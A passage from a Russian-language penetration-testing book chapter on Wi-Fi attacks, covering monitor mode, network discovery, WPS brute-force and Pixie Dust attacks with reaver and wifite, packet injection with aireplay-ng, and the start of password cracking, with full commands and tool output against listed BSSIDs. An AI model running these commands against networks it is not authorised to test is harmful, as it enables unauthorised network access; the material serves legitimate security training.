Корпоративная среда может предусматривать несколько точек доступа, имеющих один и тот же идентификатор набора услуг (*service set identifier*, SSID). Атаки на беспроводную сеть будут нацелены на конкретную точку доступа, но в случае их успешной реализации вы попадете в корпоративную сеть вне зависимости от того, какую именно точку доступа выбрали в качестве цели.

После аутентификации и привязки клиент начинает взаимодействовать с точкой доступа. Даже если устройства обмениваются данными с другими устройствами, относящимися к той же беспроводной сети, все коммуникации будут осуществляться через точку доступа, а не напрямую. Разумеется, стандарт 802.11 предусматривает и множество других технических нюансов, однако для целей нашего дальнейшего обсуждения описанных будет достаточно.

В ходе тестирования сетей мы, как правило, переводим сетевой интерфейс в так называемый неразборчивый режим, чтобы гарантировать прохождение через этот интерфейс всего трафика, перед тем как он попадет в операционную систему. При тестировании сети Wi-Fi нам также необходимо обратить внимание на *режим мониторинга* (monitor mode). В этом режиме интерфейс Wi-Fi помимо обычных сообщений передает радиосигналы, включая маяки и сообщения, предназначенные для привязки клиентов к точке доступа и их аутентификации. Все эти сообщения протокола 802.11 обычно передаются в радиочастотном диапазоне и не отслеживаются другими способами. Чтобы включить режим мониторинга, используйте команду `airmon-ng start wlan0`, где `wlan0` — имя вашего интерфейса. Некоторые инструменты могут активировать данный режим за вас.

Идентификация сетей

Одна из проблем Wi-Fi заключается в том, что для упрощения процесса подключения систем к сети идентификатор SSID обычно транслируется в широко-вещательном режиме. Это избавляет людей от необходимости вручную добавлять беспроводную сеть, предоставляя SSID еще до ввода кода доступа или имени пользователя и пароля. Однако широко-вещательная передача SSID также позволяет злоумышленникам обнаруживать беспроводные сети, находящиеся поблизости. Как правило, для получения списка доступных сетей достаточно отправить запрос на подключение к беспроводной сети. На рис. 7.1 показан список доступных сетей, которые я обнаружил, когда был на конференции в Денвере несколько лет назад. Считая его особенно показательным, я решил сохранить его, сделав снимок экрана.



Для обнаружения в окружающем пространстве беспроводных сетей злоумышленники могут использовать транспортные средства. Этот процесс называется *вардрайвингом* (от war driving — «боевое вождение»).

Однако этот список не дает нам ничего, кроме SSID. Чтобы получить действительно полезную информацию, необходимую для применения некоторых инструментов, следует воспользоваться анализатором наподобие Kismet. Среди прочего нас интересует идентификатор базового набора услуг (Basic Service Set Identifier, BSSID), который отличается от SSID и напоминает MAC-адрес. Одна из причин, по которой нам необходим BSSID, заключается в том, что один и тот же SSID может применяться несколькими точками доступа, поэтому его одного недостаточно для определения точки, с которой взаимодействует клиент.




Рис. 7.1. Список доступных беспроводных сетей

Прежде чем приступить к применению конкретных инструментов для исследования сетей Wi-Fi, давайте проанализируем заголовки отправляемых радиопакетов с помощью программы Wireshark. При обычном захвате трафика вы их не увидите. Для этого нужно включить режим мониторинга на беспроводном интерфейсе с помощью команды `sudo airmon-ng start wlan0` (если имя вашего интерфейса отличается от `wlan0`, подставьте его). Это позволит видеть весь радиотрафик, проходящий через ваш интерфейс. С помощью Wireshark мы можем просмотреть заголовки, содержащие идентификатор SSID. Это *кадры-маяки* (beacon frame — именно так они называются в столбце Info программы Wireshark). В заголовке, показанном на рис. 7.2, мы видим, что именем сети (SSID) является `bellair3d`. Указанный выше

и отличный от него идентификатор BSSID (BSS Id) представлен как MAC-адрес и включает результат преобразования уникального идентификатора организации (OUI) в идентификатор поставщика.




Рис. 7.2. Заголовки радиопакетов в Wireshark

С помощью программы Kismet можно не только выяснить BSSID беспроводной сети, но и отобразить список сетей, работающих в широковещательном режиме. Среди полученной информации можно обнаружить также SSID неименованных сетей. В списке, показанном на рис. 7.3, два SSID отмечены как скрытые (Hidden). Это означает, что соответствующие точки доступа не транслируют свой SSID в широковещательном режиме, то есть не отправляют этот идентификатор в ответ на зондирующие запросы, посылаемые для обнаружения беспроводных сетей. Тем не менее нам доступен BSSID, с помощью которого мы сможем взаимодействовать с устройством, так как знаем идентификатор точки доступа. Иными словами, мы можем присоединиться к сети, но для этого необходимо заранее знать SSID, а не выбирать его из списка.

При использовании Kismet вы можете обнаружить идентификаторы SSID, имеющие несколько связанных с ними BSSID. Примером может служить SSID *xfinity*, транслируемый всеми точками доступа, принадлежащими провайдеру Xfinity. Благодаря существованию нескольких BSSID мы можем присоединиться к одному SSID, а затем перемещаться между точками доступа в зоне покрытия сети. В конечном итоге связь осуществляется между станцией и BSSID.

```
INFO: Detected new managed network "Emily5", BSSID 50:C7:BF:82:86:2C,
      encryption yes, channel 5, 450.00 mbit
INFO: Detected new managed network "CenturyLink5191", BSSID C4:EA:1D:D3:78:
      39, encryption yes, channel 6, 144.40 mbit
INFO: Detected new probe network "WifiMyqGdo", BSSID 64:52:99:50:48:94,
      encryption no, channel 0, 65.00 mbit
INFO: Detected new managed network "CasaChien", BSSID 70:3A:CB:4A:41:3B,
      encryption yes, channel 11, 144.40 mbit
INFO: Detected new probe network "CasaChien", BSSID 44:61:32:D6:46:A3,
      encryption no, channel 0, 72.20 mbit
INFO: Detected new probe network "<Any>", BSSID 8C:85:90:5A:7E:F2,
      encryption no, channel 0, 216.70 mbit
INFO: Detected new probe network "<Any>", BSSID 26:71:40:BD:C4:8E,
      encryption no, channel 0, 72.20 mbit
INFO: Detected new probe network "<Any>", BSSID CA:51:2E:55:A7:B6,
      encryption no, channel 0, 216.70 mbit
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 94:9F:3E:00:FD:83,
      encryption yes, channel 0, 0.00 mbit
INFO: Detected new ad-hoc network "<Hidden SSID>", BSSID 94:9F:3E:01:10:FB,
      encryption yes, channel 0, 0.00 mbit
INFO: Detected new probe network "<Any>", BSSID BC:EC:5D:1B:1C:C9,
      encryption no, channel 0, 144.40 mbit
```

Рис. 7.3. Беспроводные сети, обнаруженные программой Kismet

Вся эта информация пригодится нам для дальнейшей разработки стратегий атак. Для их реализации необходимо знать такие вещи, как BSSID, чтобы гарантировать взаимодействие с нужным устройством.

Атаки на WPS

Одним из способов получения доступа к сети Wi-Fi, особенно для тех, кто не хочет возиться с настройкой операционной системы путем ввода паролей или кодовых фраз, является использование функции WPS (Wi-Fi-Protected Setup — защищенная настройка Wi-Fi). WPS предусматривает различные механизмы ассоциации клиента с точкой доступа, в том числе введение персонального идентификационного номера (PIN), использование USB-накопителя и нажатие специальной кнопки на устройстве, выступающем в качестве точки доступа. Однако стандарт WPS подвержен уязвимостям, эксплуатируя которые злоумышленники могут получить несанкционированный доступ к сетям. Учитывая то, что функцию WPS можно отключить, имеет смысл искать сети, которые ее поддерживают.

Мы начнем с рассмотрения инструмента *wash*, позволяющего проверить, включена ли функция WPS на точке доступа. Для его запуска достаточно указать интерфейс,

который нужно сканировать, или предоставить файл захвата пакетов. Пример 7.1 демонстрирует применение `wash` для поиска работающих поблизости сетей с активированной функцией WPS. В данном случае мы осуществляем простой запуск программы, однако могли бы выбрать и конкретные каналы. Указанный здесь интерфейс `wlan0mon` свидетельствует об использовании команды `airmon-ng` для переключения интерфейса `wlan0` в режим мониторинга, который обеспечивает передачу заголовков радиопакетов в операционную систему.

Пример 7.1. Запуск программы `wash` для поиска точек доступа с включенной функцией WPS

```
(kilroy@portnoy)-[~]
$ sudo wash -i wlan0mon
```

BSSID	Ch	dBm	WPS	Lck	Vendor	ESSID
AC:DB:48:6A:5A:80	1	-50	2.0	No	LantiqML	Daytona 500
AC:DB:48:8D:85:9E	1	-41	2.0	No	LantiqML	XFSETUP-859A
BC:98:DF:FA:8F:CA	1	-24	2.0	No	Broadcom	Tracks-24
AC:DB:48:6A:18:F9	1	-79	2.0	No	LantiqML	1Ders
9A:9D:5D:E1:06:D6	1	-68	2.0	No	Broadcom	XFSETUP-06D1
AC:DB:48:6D:C4:99	1	-81	2.0	No	LantiqML	Joe&lindsey
E0:70:EA:12:95:0F	1	-91	2.0	Yes		DIRECT-0A-HP DeskJet 2700
A8:97:CD:68:73:59	1	-91	2.0	No	Quantenn	APT419
80:CC:9C:EE:71:F3	3	-128	2.0	No	Broadcom	PurpleCrayon
40:ED:00:DB:C4:C4	4	-128	2.0	No	RalinkTe	TP-Link_C4C4
A8:97:CD:73:07:53	6	-79	2.0	No	Quantenn	VikingHenrik
AC:DB:48:8D:E9:6A	6	-79	2.0	No	LantiqML	cynotis
AC:DB:48:6A:4A:0B	6	-75	2.0	No	LantiqML	Apartment 123
AC:DB:48:8A:82:74	6	-76	2.0	No	LantiqML	Sleepys
A8:97:CD:73:07:A3	6	-58	2.0	No	Quantenn	XFSETUP-C2C2
AC:DB:48:8B:E2:53	6	-76	2.0	No	LantiqML	Dot-Wifi
AC:DB:48:6B:A9:87	6	-62	2.0	No	LantiqML	MurphyRules
AC:DB:48:6C:21:E9	6	-67	2.0	No	LantiqML	Chandler323
AC:DB:48:6C:3E:5B	6	-60	2.0	No	LantiqML	cheeandbo
A8:97:CD:67:D1:4B	6	-78	2.0	No		2Ders
AC:DB:48:6A:4F:D8	6	-90	2.0	No	LantiqML	CMAwifi
AC:DB:48:8A:A0:3B	6	-86	2.0	No	LantiqML	Newmaxwifi
38:94:ED:09:0D:54	9	-12	2.0	No	AtherosC	Atlantis
CE:9E:43:64:C9:E5	9	-17	2.0	No	AtherosC	Atlantis
D8:0D:17:BB:3C:5A	10	-07	2.0	No	AtherosC	bellair3d
AC:DB:48:6C:24:D5	11	-63	2.0	No	LantiqML	Summertime23
00:22:6B:99:65:B0	11	-13	1.0	No	Broadcom	TC_Maintenance
AC:DB:48:8E:8A:1A	11	-78	2.0	No	LantiqML	TheJuiceBar

Теперь мы знаем, что в непосредственной близости находятся несколько устройств, поддерживающие аутентификацию с помощью WPS. Некоторые из них принадлежат мне, а значит, ничто не мешает мне провести их тестирование. Полученные идентификаторы BSSID необходимы для дополнительных атак. Далее мы попытаемся подключиться к точке доступа с помощью инструмента `reaver`. Данная система Kali не связана с этой сетью и точкой доступа, то есть они не обменивались никакими учетными данными, поэтому для получения доступа попробуем воспользоваться функцией WPS и программой `reaver`. По сути, это атака методом

грубой силы, для реализации которой достаточно указать применяемый интерфейс и BSSID. Этот процесс продемонстрирован в примере 7.2. Используемые здесь параметры командной строки задают BSSID точки доступа, канал для связи, интерфейс и уровень детализации вывода. Помимо прочего, мы дали указание `reaver` задействовать частотный диапазон 5 ГГц, а благодаря высокому уровню детализации мы можем узнать обо всех действиях этой программы.

Пример 7.2. Использование инструмента `reaver` для аутентификации

```
(kilroy@portnoy)-[~]
$ sudo reaver -i wlan0mon -b 40:ED:00:DB:C4:C4 -c 4 -vv -5
```

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>

```
[+] Switching wlan0mon to channel 4
[+] Waiting for beacon from 40:ED:00:DB:C4:C4
[+] Received beacon from 40:ED:00:DB:C4:C4
[+] Vendor: RalinkTe
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 40:ED:00:DB:C4:C4 (ESSID: TP-Link_C4C4)
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received deauth request
```

Получение PIN-кода WPS с помощью `reaver` может занять много часов, поскольку данный инструмент использует метод грубой силы (перебора возможных значений) и требует того, чтобы точка доступа была настроена на прием PIN-кода. Однако `reaver` — это не единственный инструмент, с помощью которого можно атаковать устройства с включенной функцией WPS. Он применяется в режиме доступного соединения, но если вам нужно получить PIN-код в автономном режиме, вы можете реализовать атаку `Pixie Dust`. Ее стратегия опирается на отсутствие элемента случайности в значениях, используемых для настройки шифрования данных, которыми обмениваются точка доступа и клиент. Чтобы получить PIN-код с помощью атаки `Pixie Dust`, требуется доступ к установленному соединению. Для реализации данной атаки можно применить инструмент `reaver` (пример 7.3).

Пример 7.3. Использование инструмента `reaver` для реализации атаки `Pixie Dust`

```
(kilroy@portnoy)-[~]
$ sudo reaver -i wlan0mon -b 40:ED:00:DB:C4:C4 -c 4 -K 1
```

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>

```
[?] Restore previous session for 40:ED:00:DB:C4:C4? [n/Y] n  
[+] Waiting for beacon from 40:ED:00:DB:C4:C4  
[+] Received beacon from 40:ED:00:DB:C4:C4  
[+] Vendor: RalinkTe
```

Автоматическое выполнение нескольких тестов

Против сетей Wi-Fi можно провести несколько атак, хотя каждая из них может быть предотвращена внесением исправлений в новые версии протоколов, что несколько усложняет задачу. Кроме того, существуют различные топологии сетей Wi-Fi, а данные, передаваемые по воздуху, то есть через общее пространство, шифруются. Различные типы шифрования обуславливают разную степень уязвимости. Любая версия протокола шифрования разрабатывается для решения проблем предыдущих версий. После внедрения очередного исправления кто-то придумывает способ его обхода. Это обычное дело в сфере информационной безопасности. После появления одного исправления отдельные люди находят способ его взломать, что приводит к появлению нового исправления, и так до бесконечности.

Для решения проблемы конфиденциальности в беспроводных сетях был разработан протокол WEP, обеспечивающий шифрование передаваемых данных. Без шифрования любой владелец Wi-Fi-приемника мог прослушивать передаваемые данные. Для этого достаточно было находиться в непосредственной близости от источника сигнала, например рядом со зданием. Однако у технологии WEP были недостатки. Слабость вектора инициализации, то есть значения, с которым объединяется ключ шифрования, позволяла подобрать этот ключ и расшифровать трафик. В результате на смену WEP пришел протокол WPA. У него тоже были проблемы, что привело к появлению версии WPA2. Наконец, из-за недостатков WPA2 мы пришли к WPA3.

Пользователи старых схем шифрования уязвимы для атак, направленных на преобразование шифротекста в открытый текст. Это особенно актуально в случае унаследованных систем, часть оборудования в которых поддерживает только старые механизмы. Зачастую люди не торопятся менять то, что работает. В связи с этим некоторые из таких механизмов имеет смысл протестировать.

В дистрибутиве Kali есть программа `wifite`, позволяющая автоматически тестировать сети Wi-Fi с помощью различных методов, включая точки доступа с поддержкой WPA, WEP и WPS. Хотя каждую из них можно протестировать и по отдельности, программа `wifite`, запущенная без каких-либо параметров, способна протестировать все эти механизмы сразу. На рис. 7.4 показан процесс работы `wifite`. Первым делом эта программа переключает интерфейс в режим мониторинга, чтобы перехватить радиотрафик, необходимый для тестирования. В данном случае помимо одного из SSID интерес вызывает то, что идентификаторы BSSID всех точек доступа говорят об отключенной функции WPS, а это не соответствует действительности по крайней мере для двух из них.



ESSID (extended service set identifier) — это *идентификатор расширенного набора услуг*. В некоторых случаях BSSID совпадает с ESSID. Однако в больших сетях, включающих несколько точек доступа, ESSID будет отличаться от BSSID.

```
[+] scanning (wlan0mon), updates at 1 sec intervals, CTRL+C when ready.

NUM  ESSID                CH  ENCR  POWER  WPS?  CLIENT
----  -
  1  CasaChien             1   WPA2  90db   no    client
  2  CasaChien             1   WPA2  66db   no    clients
  3  CasaChien            11   WPA2  58db   no
  4  TP-Link_862C          5   WPA2  57db   no
  5  CenturyLink5191       6   WPA2  56db   no
  6  FBI VAN #47          10   WPA2  46db   no

[0:03:27] scanning wireless networks. 6 targets and 6 clients found
```

Рис. 7.4. Использование программы wifite для сбора BSSID

На рис. 7.4 показан список обнаруженных точек доступа. Вам нужно выбрать из него те, которые вы хотите протестировать. Как только в списке появится SSID точки доступа, подлежащей тестированию, нажмите сочетание клавиш **Ctrl+C**, чтобы программа **wifite** прекратила поиск сетей. Затем выберите одно из содержащихся в списке устройств или их все. В примере 7.4 показан процесс тестирования всех точек доступа с помощью **wifite**. При установке этой программы по умолчанию у вас могут отсутствовать некоторые вспомогательные приложения, что способно негативно сказаться на ее эффективности. Программа будет работать, но для достижения максимальной производительности, вероятно, потребуется установить дополнительные приложения.

Пример 7.4. Тестирование с помощью программы wifite

```
(kilroy@portnoy)~[~]
$ sudo wifite

. . . . . wifite2 2.7.0
. : : ( ^ ) : : : a wireless auditor by derv82
. . . /- \ . . . maintained by kimocoder
. . . /---\ . . . https://github.com/kimocoder/wifite2

NUM      ESSID                CH  ENCR  PWR  WPS  CLIENT
-----
  1      PurpleCrayon          3   WPA-P  83db  yes    7
  2      TP-Link_C4C4          8   WPA-P  72db  yes
  3      XFSETUP-859A          1   WPA-P  61db  yes
  4      (AE:DB:48:8B:85:9E)    1   WPA-P  61db  no
  5      (B6:DB:48:8B:85:9E)    1   WPA-E  61db  no
  6      (BA:DB:48:8B:85:9E)    1   WPA-P  61db  no
  7      (A6:DB:48:8B:85:9E)    1   WPA-P  61db  no
```


8	Daytona 500	11	WPA-P	49db	yes	2
9	(B6:DB:48:6D:5A:80)	11	WPA-E	49db	no	
10	(AE:DB:48:6D:5A:80)	11	WPA-P	49db	no	
11	(AE:DB:48:6D:3E:5B)	6	WPA-P	44db	no	
12	(A6:97:CD:72:07:A3)	6	WPA-P	44db	no	
13	(AE:97:CD:72:07:A3)	6	WPA-P	44db	no	
14	XFSETUP-C2C2	6	WPA-P	43db	yes	
15	cheeandbo	6	WPA-P	43db	yes	1
16	armani4747	1	WPA-P	42db	no	

[+] Select target(s) (1-163) separated by commas, dashes or all: 2

[+] (1/1) Starting attacks against 40:ED:00:DA:C4:C4 (TP-Link_C4C4)

[+] TP-Link_C4C4 (72db) WPS Pixie-Dust: [5m0s] Waiting for target to appear.

Как уже говорилось, по умолчанию программа `wifite` использует различные стратегии тестирования. В дополнение к попыткам перехвата рукопожатия WPA, продемонстрированным в примере 7.4, она также пытается реализовать атаку Pixie Dust. На рис. 7.5 показаны соответствующие атаки, направленные на точки доступа с включенной функцией WPS. Если программе `wifite` удастся перехватить рукопожатие WPA, оно сохраняется в виде `pcap`-файла для дальнейшего анализа.

```
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m41s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m41s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m40s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m40s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m39s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m39s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m38s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m38s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m37s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m37s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m36s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m36s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m35s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m35s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m34s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m34s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m33s] Received M1 (Timeouts:1, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m33s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m32s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m32s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m31s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m31s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m30s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m30s] Received M1 (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m29s] Sending EAPOL (Timeouts:2, Fai
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m29s] Sending M2 / Running pixiewp
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m28s] Sending M2 / Running pixiewp
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m28s] Sending M2 / Running pixiewp
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m27s] Sending M2 / Running pixiewp
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m26s] Sending M2 / Running pixiewp
[+] TP-Link_C4C4 (73db) WPS Pixie-Dust: [4m26s] Sending M2 / Running pixiewp
```

Рис. 7.5. Попытки реализации атаки Pixie Dust с помощью программы `wifite`

В течение некоторого времени программа будет пытаться эксплуатировать уязвимости, существующие в поддерживаемых механизмах шифрования и аутентификации. Поскольку были выбраны две цели, этот процесс окажется чуть более

длительным по сравнению с тестированием единственного устройства. Для проведения этих тестов программа `wifite` будет отправлять нестандартные кадры. Другие инструменты используют аналогичный подход, внедряя трафик в сеть и наблюдая за реакцией сетевых устройств. Это позволяет собрать достаточное количество данных для последующего анализа.

Инъекционные атаки

Распространенным способом атаки на сети Wi-Fi является инъекция (внедрение) кадров, способная вызвать реакцию со стороны точки доступа. К сожалению, не все беспроводные интерфейсы поддерживают инъекцию пакетов, которая важна не только для отправки трафика в беспроводную сеть, но и для взлома паролей, то есть получения учетных данных, позволяющих пройти аутентификацию в этой беспроводной сети. Пример 7.5 демонстрирует применение инструмента `aireplay-ng` для определения того, сработает ли инъекция в вашей системе с вашим интерфейсом. Судя по результатам, инъекция прошла успешно.

Пример 7.5. Тестирование возможности инъекции пакетов с помощью `aireplay-ng`

```
(kilroy@portnoy)-[~]
└─$ sudo iwconfig wlan1 channel 3

(kilroy@portnoy)-[~]
└─$ sudo aireplay-ng -9 -a 80:CC:9D:DD:71:F3 wlan1
19:38:30 Waiting for beacon frame (BSSID: 80:CC:9D:DD:71:F3) on channel 3
19:38:30 Trying broadcast probe requests...
19:38:30 Injection is working!
19:38:32 Found 1 AP

19:38:32 Trying directed probe requests...
19:38:32 80:CC:9C:DD:71:F3 - channel: 3 - 'CasaChien'
19:38:32 Ping (min/avg/max): 0.951ms/3.692ms/14.228ms Power: -18.60
19:38:32 30/30: 100%
```

Первым делом необходимо задать канал беспроводного интерфейса, соответствующий каналу, используемому точкой доступа. Это можно сделать с помощью команды `iwconfig`, которая применяется для настройки беспроводных интерфейсов, так же как `ifconfig` — для настройки проводных. Инструмент `aireplay-ng` поставляется с пакетом `aircrack-ng` и среди прочего позволяет выполнять такие атаки, как поддельная аутентификация, ARP-атака повторного воспроизведения и др. Все они реализуются путем инъекции пакетов в беспроводную сеть, которая является ключевым элементом парольных атак.

Взлом паролей от сети Wi-Fi

Цель взлома пароля от сети Wi-Fi — нахождение кодовой фразы, используемой для аутентификации на точке доступа. Зная ее, мы можем получить несанкционированный доступ к сети. Если вам удастся взломать пароль по заказу работодателя или

клиента, то и злоумышленник сможет это сделать. Такая возможность может говорить как об уязвимости применяемого механизма шифрования, так и о слабости кодовой фразы. В любом случае вашему заказчику следует решить эту проблему, чтобы предотвратить несанкционированный доступ к сети.

Для реализации парольных атак на сети Wi-Fi можно использовать несколько инструментов. При этом вы можете столкнуться с двумя механизмами шифрования: WEP и WPA. Вероятность обнаружить сеть, в которой применяется протокол WEP, невелика, но она есть. В случае ее обнаружения вам следует настоятельно рекомендовать своему клиенту отказаться от этой устаревшей технологии, заменив точку доступа и сеть. Другой механизм шифрования, с которым вы можете столкнуться, — это WPA. Обнаружив его, порекомендуйте заказчику перейти на использование версии WPA2.

Инструмент **besside-ng**

Мы начнем с рассмотрения инструмента **besside-ng**. Однако перед его использованием снова выполним сканирование для получения списка BSSID с помощью еще одного инструмента из пакета **aircrack-ng**. Данный инструмент переключает беспроводной интерфейс в режим мониторинга и при этом создает еще один интерфейс, который можно применять для захвата трафика. Режим мониторинга включается с помощью команды **airmon-ng start wlan0**, где **wlan0** — имя беспроводного интерфейса. В результате ее выполнения будет создан интерфейс **wlan0mon**. В вашем случае имя созданного интерфейса может быть другим. После включения режима мониторинга мы можем использовать команду **airodump-ng wlan0mon** для отслеживания трафика, включающего заголовки радиопакетов. Вывод этой команды показан в примере 7.6.

Пример 7.6. Вывод команды **airodump-ng**

```
[CH 5 ][ Elapsed: 1 min ][ 2023-10-02 20:02 ]
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH
A6:DB:48:8E:F9:6A	-75	2	0	0	6	260	WPA2 CCMP	PSK <
B6:DB:48:8E:E2:53	-73	3	0	0	6	260	WPA2 CCMP	MGT <
76:3B:CC:AB:30:4B	-65	1	3	0	6	130	WPA2 CCMP	PSK j
AC:DB:48:83:E2:53	-74	5	0	0	6	260	WPA2 CCMP	PSK D
A6:DB:48:8D:12:24	-59	7	0	0	11	260	WPA2 CCMP	PSK <
B6:DB:48:0D:24:D5	-51	5	0	0	11	260	WPA2 CCMP	MGT <
B6:DB:48:8B:C5:FE	-71	3	0	0	11	260	WPA2 CCMP	MGT <
BC:98:DF:FF:8F:BA	-77	5	0	0	1	195	WPA2 CCMP	PSK T
B6:DB:48:6D:4A:42	-68	28	0	0	6	260	WPA2 CCMP	MGT <
AE:DB:48:8D:8A:74	-68	25	0	0	6	260	WPA2 CCMP	PSK <
AE:97:CD:6B:D2:4B	-65	29	0	0	6	130	WPA2 CCMP	PSK <
B6:DB:48:6E:B9:87	-60	24	0	0	6	260	WPA2 CCMP	MGT <
AE:DB:48:8B:C6:FC	-72	5	0	0	11	260	WPA2 CCMP	PSK <
AC:DB:48:8E:A0:67	-68	19	4	0	11	260	WPA2 CCMP	PSK L
A6:DB:48:8B:F5:FC	-73	6	0	0	11	260	WPA2 CCMP	PSK <

D2:9E:43:65:B9:E5	-64	25	0	0	9	360	WPA3	CCMP	SAE	A
1E:9D:72:32:36:3A	-72	17	1	0	1	260	WPA2	CCMP	PSK	<
AE:DB:48:8B:88:8C	-64	28	0	0	6	260	WPA2	CCMP	PSK	<
AB:DB:48:8B:8B:8C	-65	27	0	0	6	260	WPA2	CCMP	PSK	<
A6:DB:48:6B:A9:87	-60	28	0	0	6	260	WPA2	CCMP	PSK	<
B6:97:CD:7B:D1:4B	-67	24	0	0	6	130	WPA2	CCMP	MGT	<
A6:97:CD:6B:D2:4B	-67	22	0	0	6	130	WPA2	CCMP	PSK	<
AC:DB:48:8D:82:84	-67	26	0	0	6	260	WPA2	CCMP	PSK	S
